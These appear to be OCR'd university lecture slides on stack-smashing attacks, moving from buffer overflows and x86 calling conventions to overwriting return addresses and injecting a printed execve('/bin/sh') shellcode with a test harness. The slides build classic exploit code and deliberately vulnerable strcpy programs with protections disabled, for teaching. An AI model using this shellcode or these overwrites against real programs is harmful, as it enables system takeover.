Experimental Stack Smashing

Security in Computer Systems—lecture 9


Jan-Matthias Braun

14th of November 2018

(Stack-) Overflow Based Attacks

- Use data to attack a program's run-time behaviour.
- Why and how can *data* attack *programs*?
- Memory management.
- Experiments with small programs.
- Counter & counter-counter measures in hard- and software.
- Methods to
    - Harden our code.
    - *Test* … code.

Memory Layout



Today We Are (again)
Taking the Attackers Perspective.

Why *Should* We Take the Attackers Perspective?

Mini-Repetition

- Policies
- Networks
- Cryptography
- Firewalls
- Micro controllers
- Side channel attacks

Mini-Repetition

Most of these cover creating

- ... awareness of/securer user behaviour
- ... hardened network configuration
- ... secure communication (over networks)
- ... traffic control
- ... controlling the (attackable) surface of a computing system
- ... protection of data

Mini-Repetition

Often enough, the security risk lies in

- ... bad configuration
- ... insecure end-user devices in a secure network
- ... bad passwords
- ... unnecessary services (increase in attack surface)

Difficult to Control

- The quality of the implementation!
  e.g., Firewalls, cryptography (openssl);
  but also third party plugins, drivers
- Faulty configuration (e.g., pam, sendmail)
- Responsible use of security relevant data
  (Certificates, e.g., Sennheiser software)
- Insecure standards, e.g., DNS

A Few Attack Types

- Undirected:
  - Generic scans (network, e.g., ip-scans, war-dialling, war driving)
  - Malware, via e-Mail, web-sites, USB-Sticks (Disks)
- Targeted attacks, via network or local

Video

Anatomy of an Attack

- Target/aim
- Access to the target
- A viable vulnerability
- A viable exploit to reach the target/achieve the aim

Targets and Aims of an Attack

Can be a computer system (local, via network)

- Gain access to system (authentication, rootkit)
- Establishing permanent access (backdoor)
- Destruction, malfunction
- Deny access to others, Denial of Service (DOS)

Targets and Aims of an Attack

Can be data (via computing system, transport)

- Get access to data (read)
- Modify/delete data
- Publish data
- Man-in-the-middle
- Hiding your activities

Access to the Target

- Remember Leon’s lecture on attack surfaces
- Depending on the kind of access,
  no vulnerability is needed (direct access)
- Social engineering is often a first step
- This can include mail to all employees with crafted attachments.

Video

Access to the Target

- But when attacking infrastructure,
  sooner or later you need the ability to execute
  (a) arbitrary operations and
  (b) with full privileges
- I.e., you want administrative privileges
- We will cover attacks which can be used locally, or over the network (remotely), to achieve both.

Access to the Target

What we are looking for, is a way to broaden the exposed interface. I.e., every interface accessible, be it a shell, a program, or a web service, which allows interaction, limits your possible actions.
We want a way to extend the possible actions.
One way to get there, is the exploit of buffer overflows.

What We Will Take Away

- We will understand how data becomes a danger.
- This enables us to understand risks at program level.
- ... at system level.
- And discuss options on how to contain damage done.
- And shortly discuss the importance of logging.

The Overflow

Example 1: A simple overflow.

```c
#include <string.h>
#include <stdio.h>

char* string1 = ".......................!";
char* string2 = "I like";

int main(char** argv, int argc) {
    char buffer1[strlen(string1)];
    char buffer2[strlen(string2)];
    strcpy(buffer1, string1);
    strcpy(buffer2, string2);

    printf("%s %s\n", buffer2, buffer1);

    strcpy(buffer2, buffer1);
    printf("%s %s\n", buffer1, buffer2);

    return 0;
}
```

The Overflow

- What is an overflow?
- Issue: Obviously faulty behaviour.
- How can this be detected?
- We will revisit this later...

Example 2: Exposing Different Behaviour

```c
#include <string.h>

void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
    // Do stuff with buffer…
}

void main() {
    char large_string[256];
    int i;
    for(i = 0; i < 255; ++i)
        large_string[i] = 'A';
    function(large_string);
}
```

gcc -o example-2 example-2.c gcc -fstack-protector -o example-2 example-2.c gcc -fno-stack-protector -o example-2 example-2.c By the way … why strcpy at all?


Reintroducing: the Stack

```c
#include <string.h>

void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
    // Do stuff with buffer…
}

void main() {
    char large_string[256];
    int i;
    for(i = 0; i < 255; ++i)
        large_string[i] = 'A';
    function(large_string);
}
```

Memory Layout



Smashing the Stack

Travelling in Time to Understand the Stack

- We want to explore stack usage in programs.
- We include debugging information.
- Also, we have to disable a few security measures, i.e., stack protector, position independent code.
- We are using 32bit calling conventions for orientation.
- gcc -ggdb -O0 -fno-stack-protector -no-pie -fno-pic -m32

Inspecting the Stack at Runtime

```c
1  #include <stdio.h>
2
3  void function(int a, int b, int c) {
4      char buf1[5] = "AAAA";        // 0x41
5      char buf2[10] = "BBBBBBBBB"; // 0x42
6  }
7  void main() {
8      int x;
9      x = 0;
10     function(1,2,3);
11     x += 1;
12     x += 1;
13     printf("%d\n",x);
14 }
```

Help on reading the disassembly:

- Introduction to Intel assembler
- Intel instructions

- Debugger: gdb <program>
- Last line in function
  disassemble /m function
- break 6
- run
- x/32wx $esp
- Who can explain?
  try different parameters
  try dissassemble /m main

Calling Convention

```
Address         Memory Contents
ffffc37c:       42424200        42424242        41004242        00414141
ffffc38c:       ffffc3b8        080491bd        00000001        00000002
ffffc39c:       00000003        f7fe5020        00000000        00000000
ffffc3ac:       00000000        00000001        ffffc3d0        00000000
ffffc3bc:       f7d97de1        f7f5f000        f7f5f000        00000000
ffffc3cc:       f7d97de1        00000001        ffffc464        ffffc46c
ffffc3dc:       ffffc3f4        00000001        00000000        f7f5f000
ffffc3ec:       ffffffff        f7ffcfb4        00000000        f7f5f000
```

```c
void function(int a, int b, int c) {
    char buf1[5] = "AAAA";       // 0x41
    char buf2[10] = "BBBBBBBBB"; // 0x42
}
void main() {
    int x;
    x = 0;
    function(1,2,3);
```

```
void function(int a, int b, int c) {              // Created with objdump -Sr
 8049172:       55                      push   %ebp
 8049173:       89 e5                   mov    %esp,%ebp
 8049175:       83 ec 10                sub    $0x10,%esp
    char buf1[5] = "AAAA";              // 0x41
 8049178:       c7 45 fb 41 41 41 41    movl   $0x41414141,-0x5(%ebp)
 804917f:       c6 45 ff 00             movb   $0x0,-0x1(%ebp)
    char buf2[10] = "BBBBBBBBB";        // 0x42
 8049183:       c7 45 f1 42 42 42 42    movl   $0x42424242,-0xf(%ebp)
 804918a:       c7 45 f5 42 42 42 42    movl   $0x42424242,-0xb(%ebp)
 8049191:       66 c7 45 f9 42 00       movw   $0x42,-0x7(%ebp)
}
 8049197:       90                      nop
 8049198:       c9                      leave
 8049199:       c3                      ret

0804919a <main>:
void main() { /* omitted*/
    int x;
    x = 0;
 80491ab:       c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
    function(1,2,3);
 80491b2:       6a 03                   push   $0x3
 80491b4:       6a 02                   push   $0x2
 80491b6:       6a 01                   push   $0x1
 80491b8:       e8 b5 ff ff ff          call   8049172 <function>
 80491bd:       83 c4 0c                add    $0xc,%esp
    x += 1;
 80491c0:       83 45 f4 01             addl   $0x1,-0xc(%ebp)
```

Calling Convention: C, i386

- Calling function places parameters in inverse order on stack.
- Function call places return address on stack.
- Function creates stack frame (store ebp, modify esp).
- esp is thereby reduced to create space for local variables.
- Note: this code is not position independent:
  all addresses are known!

What Would Change for …

- **64bit Intel:** Parameters are passed in registers.
- **64bit Intel:** Pointer size changes.
- Other languages: ordering, clean up
- Other architectures: check the docs (or disassemble ;-)
- Very often: alignment.
- Sometimes modified use of ebp.
- Compilation parameters can change the behaviour (e.g., -fomit-frame-pointer)

Exercise: Modify a Parameter

- Use the previous example programs as basis.
- Modify another parameter by using crafted string parameters.
- For example modify an int or a float.
- Or modify a pointer after previous inspection of the address space.
- How could this be used?
- What does this mean for the order of variables?

Modifying a Parameter (Template)

```c
#include <stdio.h>
#include <string.h>

void function(char* parameter, unsigned int a) {


}
void main(int argc, char** argv) {
    function(argv[1], 1);
}
```

Modifying a Parameter (Code)

```c
#include <stdio.h>
#include <string.h>

void function(char* parameter, unsigned int a) {
    char local[4];
    printf("a: %x\n", a);
    strcpy(local, parameter);
    // Operation contiues on bogus a
    printf("a: %x\n", a);
}
void main(int argc, char** argv) {
    function(argv[1], 1);
}
```

./03_modify_parameter \

    aaaaaaaaaaaaaaaaaaaaaaaa‘echo ’0xEF.0xBE.0xAD.0xDE’ | xxd -r‘

a: 1

a: deadbeef

Modifying the Return Address

- A bit trickier: we want to change the programs order of execution!
- But essentially the same, because ...?
- ... the return address is a pointer!
- What would you suggest for the example code?

Modifying the Return Address (Template)

```c
#include <stdio.h>

void function(int a, int b, int c) {
    char buf1[5] = "AAAA";
    char buf2[10] = "BBBBBBBBB";
    int *ret = 0xdeadbeef;
    printf("buf1: 0x%08x\n", (unsigned int)&buf1);
    ret = buf1 + 0;      // Target return address
    printf("ret: 0x%08x\n", (unsigned int)*ret);
    (*ret) += 0;         // Modify return address
    printf("ret: 0x%08x\n", (unsigned int)*ret);
}
void main() {
    int x;
    x = 0;
    function(1,2,3);
    x += 1;
    x += 1;
    printf("%d\n",x);
}
```

Modifying the Return Address (Stackframe)

```
Address         Memory Contents
ffffc360:       f7f5f3fc        00000000        00000000        42424200
ffffc370:       42424242        41004242        00414141        deadbeef
ffffc380:       00400000        ffffffff        ffffc3b8        0804921d
ffffc390:       00000001        00000002        00000003        0804926f
```

```
   int x;
    x = 0;
 8049208:        c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
    function(1,2,3);
 804920f:        83 ec 04                sub    $0x4,%esp
 8049212:        6a 03                   push   $0x3
 8049214:        6a 02                   push   $0x2
 8049216:        6a 01                   push   $0x1
 8049218:        e8 55 ff ff ff          call   8049172 <function>
 804921d:        83 c4 10                add    $0x10,%esp
    x += 1;
 8049220:        83 45 f4 01             addl   $0x1,-0xc(%ebp)
    x += 1;
 8049224:        83 45 f4 01             addl   $0x1,-0xc(%ebp)
```

Modifying the Return Address (Code)

```c
#include <stdio.h>

void function(int a, int b, int c) {
    char buf1[5] = "AAAA";
    char buf2[10] = "BBBBBBBBB";
    int *ret = 0xdeadbeef;
    printf("buf1: 0x%08x\n", (unsigned int)&ret);
    ret = &ret + 8;      // Target return address
    printf("ret: 0x%08x\n", (unsigned int)*ret);
    (*ret) += 7;         // Modify return address
    printf("ret: 0x%08x\n", (unsigned int)*ret);
}
void main() {
    int x;
    x = 0;
    function(1,2,3);
    x += 1;
    x += 1;
    printf("%d\n",x);
}
```

Modifying the Return Address (Summary)

- Downside: Stack clean up after return is omitted.
- Compiler may change parameters/initialisation order.
- The stack layout may change!
- Even the same code may need different exploits

Modifying the Return Address (Summary)

- Knowing the stack layout, we can modify almost any value.
- Possible to overwrite return address with crafted string!
- Placing the return address at the right position in the string.
- Do you want to try this?
- What problems arise here?

Code Injection

Arbitrary Code Execution

- We now know the layout of the stack.
- We can modify the return address.
- We can place (more or less) arbitrary data on the Stack.
- How can we execute arbitrary code?
- What limits (our) code?

Desired Effects of Injected Data/Code

What can we achieve with arbitrary code?

- Change the program's behaviour.
- Access the system, beyond the programs purpose (maybe accessing different files)
- Gain full access to the system, e.g., shell
- Privilege escalation
- Failure (DoS)
- System load (fork bomb, DoS)

The Shell Code

- Traditionally the simplest way to go: open a shell.
- Allows access to a wide range of tools.
- Especially interesting for local attack.
- But it doesn’t need to open a shell.

The Shell Code

Example: Opening a Shell

```c
#include <unistd.h>

void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- We need the machine code (source -> asm -> machine)
- Compile with
  gcc -ggdb -fno-stack-protector -no-pie -fno-pic -O0 -m32 -static -o <exec> <src>
- objdump -Sr <exec>
- Check main and __execve, ignoring stack frames.

```
   char *name[2];
    name[0] = "/bin/sh";
 8049b36:       c7 45 f0 08 10 0b 08    movl   $0x80b1008,-0x10(%ebp)
    name[1] = NULL;
 8049b3d:       c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
    execve(name[0], name, NULL);
 8049b44:       8b 45 f0                mov    -0x10(%ebp),%eax
 8049b47:       83 ec 04                sub    $0x4,%esp
 8049b4a:       6a 00                   push   $0x0
 8049b4c:       8d 55 f0                lea    -0x10(%ebp),%edx
 8049b4f:       52                      push   %edx
 8049b50:       50                      push   %eax
 8049b51:       e8 ba 50 02 00          call   806ec10 <__execve>

 0806ec10 <__execve>:
 806ec10:       53                      push   %ebx
 806ec11:       8b 54 24 10             mov    0x10(%esp),%edx
 806ec15:       8b 4c 24 0c             mov    0xc(%esp),%ecx
 806ec19:       8b 5c 24 08             mov    0x8(%esp),%ebx
 806ec1d:       b8 0b 00 00 00          mov    $0xb,%eax
 806ec22:       65 ff 15 10 00 00 00    call   *%gs:0x10
 806ec29:       5b                      pop    %ebx
 806ec2a:       3d 01 f0 ff ff          cmp    $0xfffff001,%eax
 806ec2f:       0f 83 db 50 00 00       jae    8073d10 <__syscall_error>
 806ec35:       c3                      ret
 806ec36:       66 90                   xchg   %ax,%ax
 806ec38:       66 90                   xchg   %ax,%ax
 806ec3a:       66 90                   xchg   %ax,%ax
 806ec3c:       66 90                   xchg   %ax,%ax
 806ec3e:       66 90                   xchg   %ax,%ax
```

__execve?

- Execute program (man execve).
- Opening files and creating new processes are operating system (OS) tasks.
- For we just need to know, that OS tasks are implemented as syscalls.
- They receive their parameters in registers, including the syscall number.
- We will revisit this later.

```
  char *name[2];
    name[0] = "/bin/sh";
 8049b36:       c7 45 f0 08 10 0b 08    movl   $0x80b1008,-0x10(%ebp)   # Address of /bin/sh to stack frame
    name[1] = NULL;
 8049b3d:       c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)          # 0 to stack frame
    execve(name[0], name, NULL);
 8049b44:       8b 45 f0                mov    -0x10(%ebp),%eax         # Address of name[0] to eax (prog name)
 8049b47:       83 ec 04                sub    $0x4,%esp
 8049b4a:       6a 00                   push   $0x0                     # Push empty env  to stack (0)
 8049b4c:       8d 55 f0                lea    -0x10(%ebp),%edx         # Address of name to edx (argv)
 8049b4f:       52                      push   %edx                     # Push argv
 8049b50:       50                      push   %eax                     # Push program name
 8049b51:       e8 ba 50 02 00          call   806ec10 <__execve>

 0806ec10 <__execve>:
 806ec10:       53                      push   %ebx
 806ec11:       8b 54 24 10             mov    0x10(%esp),%edx          # (Empty) environment
 806ec15:       8b 4c 24 0c             mov    0xc(%esp),%ecx           # Argv
 806ec19:       8b 5c 24 08             mov    0x8(%esp),%ebx           # Program name
 806ec1d:       b8 0b 00 00 00          mov    $0xb,%eax                # Syscall 11: execve
 806ec22:       65 ff 15 10 00 00 00    call   *%gs:0x10                # Syscall via linux-vdso, older: int 80
 806ec29:       5b                      pop    %ebx
 806ec2a:       3d 01 f0 ff ff          cmp    $0xfffff001,%eax
 806ec2f:       0f 83 db 50 00 00       jae    8073d10 <__syscall_error>
 806ec35:       c3                      ret
 806ec36:       66 90                   xchg   %ax,%ax
 806ec38:       66 90                   xchg   %ax,%ax
 806ec3a:       66 90                   xchg   %ax,%ax
 806ec3c:       66 90                   xchg   %ax,%ax
 806ec3e:       66 90                   xchg   %ax,%ax
```

Summary of Actions

- Have the null terminated string ”/bin/sh” somewhere in memory.
- Have the address of the string ”/bin/sh” somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string ”/bin/sh” into the EBX register.
- Copy the address of the string ”/bin/sh” into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the syscall.

Exit Nicely—with Return Code 0 on Failure

Incomplete Code

```
movl    string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_addr,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh string goes $here.
```

But Which Addresses to Use?

- Exploit jmp and call with relative addressing.
- But execve needs an absolute address.
- Use call to place the next instruction’s memory address on the stack.

Isolated Shell Code

```
void main() {
__asm__ ("                         \
    jmp      0x2a;                 \
    popl     %esi;                 \
    movl     %esi,0x8(%esi);       \
    movb     $0x0,0x7(%esi);       \
    movl     $0x0,0xc(%esi);       \
    movl     $0xb,%eax;            \
    movl     %esi,%ebx;            \
    leal     0x8(%esi),%ecx;       \
    leal     0xc(%esi),%edx;       \
    int      $0x80;                \
    movl     $0x1, %eax;           \
    movl     $0x0, %ebx;           \
    int      $0x80;                \
    call     -0x2f;                \
    .string \"/bin/sh\";           \
");
}
```

What limits this kind of attack?

Try it

- Compile the code
- Inspect the binary's code with objdump -Sr
- Form a string from the bytes.

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00
\xc7\x46\x0c\x00\x00\x00\x00\xb8\x0b\x00
\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00
\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff\x2f\x62
\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3"
```

Spotted Any Problems?

Before Going On: Try This Out!

```c
#include <stdio.h>

char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void function(int a, int b, int c) {
    unsigned int *ret;                // -0xc(%ebp)
    ret = (unsigned int *)&ret;
    ret = (unsigned int *)&ret + 2; // 3*2: stack frame + esp
    (*ret) = (int)shellcode;
}

void main() {
    function(1, 2, 3);
}
```

Use gcc -ggdb -fno-stack-protector -z execstack -no-pie -fno-pic -O0 -m32

Bottom Line

Summary

- Most vulnerabilities are simply bugs.
- Bugs happen. Quite often.
- Use hard- and software features despite costs.
- Program paranoid, never trust data,
  and **install those security fixes**!
- As software releases are short lived, ask yourself how well maintained older versions are.

Project Work + Exams

Project

- Freely choose a vulnerability (please tell us about it)
- Example for memory based attacks: Heartbleed
- Document how the attack was made in a wiki
- “Hand in” the wiki two weeks before exam

Exams (to be updated)

- Presentation about how to protect against the attack ($\leq$ 8 min)
- Topics for questions rolled by fair dice roll ($\leq$ 12 min)

Thanks (Literature)

- While preparing, I found once again that some topics just have superior coverage in the web.
- Half way through, I decided to adapt closely to very nice and old material:
  Smashing The Stack For Fun And Profit by Aleph One
- Or somewhat more up to date:
  The 64-bit Linux stack smashing tutorial by superkojiman
- And so many other nice sources. Just search for it.